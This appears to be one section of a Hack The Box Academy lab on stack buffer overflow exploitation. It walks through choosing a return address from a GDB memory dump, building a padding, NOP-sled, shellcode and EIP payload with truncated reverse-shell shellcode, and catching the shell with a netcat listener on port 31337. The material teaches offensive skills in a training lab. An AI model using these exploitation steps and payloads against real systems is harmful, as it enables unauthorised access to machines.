



Section 10 / 13

Identification of the Return Address

After checking that we still control the EIP with our shellcode, we now need a memory address where our NOPS are located to tell the EIP to jump to it. This memory address must not contain any of the bad characters we found previously.

GDB NOPS

```
shellsession
(gdb) x/2000xb $esp+1400

<SNIP>
0xfffffd5ec: 0x55      0x55      0x55      0x55      0x55      0x55      0x55      0x55
0xfffffd5f4: 0x55      0x55      0x55      0x55      0x55      0x55      0x90      0x90
                                # End of "\x55"s  ----> | | ---> NOPS
0xfffffd5fc: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd604: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd60c: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd614: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd61c: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd624: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd62c: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd634: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
0xfffffd63c: 0x90      0x90      0x90      0x90      0x90      0x90      0x90      0x90
```

```


0xffffd644: 0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xffffd64c: 0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xffffd654: 0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xffffd65c: 0x90  0x90  0xda  0xca  0xba  0xe4  0x11  0xd4
                # |--> Shellcode

<SNIP>

```

Here, we now have to choose an address to which we refer the **EIP** and which reads and executes one byte after the other starting at this address. In this example, we take the address **0xffffd64c** . Illustrated, it then looks like this:

Buffer



After selecting a memory address, we replace our "**\x66**" which overwrites the EIP to tell it to jump to the **0xffffd64c** address. Note that the input of the address is entered backward.

Notes

```
Buffer = "\x55" * (1040 - 100 - 95 - 4) = 841
NOPs = "\x90" * 100
Shellcode = "\xda\xca\xba\xe4\x11\xd4...<SNIP>...\x5a\x22\xa2"
EIP = "\x4c\xd6\xff\xff"
```

Since our shellcode creates a reverse shell, we let **netcat** listen on port 31337.

Netcat - Reverse Shell Listener

```
student@nix-bow:~$ nc -nlvp 31337
```

```
Listening on [0.0.0.0] (family 0, port 31337)
```

After starting our **netcat** listener, we now run our adapted exploit again, which then triggers the CPU to connect to our listener.

Exploitation

```
(gdb) run $(python -c 'print "\x55" * (1040 - 100 - 95 - 4) + "\x90" * 100 +
"\xda\xca\xba...<SNIP>...\x5a\x22\xa2" + "\x4c\xd6\xff\xff"')
```

Netcat - Reverse Shell Listener


```
Listening on [0.0.0.0] (family 0, port 31337)
Connection from 127.0.0.1 33504 received!
```

```
id
```

```
uid=1000(student) gid=1000(student)  
groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sa
```

We now see that we got a connection from the local IP address. However, it is not obvious if we have a shell. So we type the command "`id`" to get more information about the user. If we get a return value with information, we know that we are in a shell, as shown in the example.

Connect to HTB



Pwnbox

Your own web-based Parrot Linux instance to play our labs.



Switching Pwnbox location will terminate the spawned Pwnbox.

Pwnbox Location

UK



Start Pwnbox

∞ spawns left

• Offline

← Previous

Section 10 / 13

xp +20

Next

Mark Complete & Next